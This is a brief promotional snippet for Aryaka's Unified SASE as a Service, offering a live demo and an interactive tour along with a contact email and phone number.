See How It Works Live →

Experience Aryaka's Unified SASE as a Service

View Interactive Tour →

aryaka

LEARN MORE | info@aryaka.com | +1.888.692.7925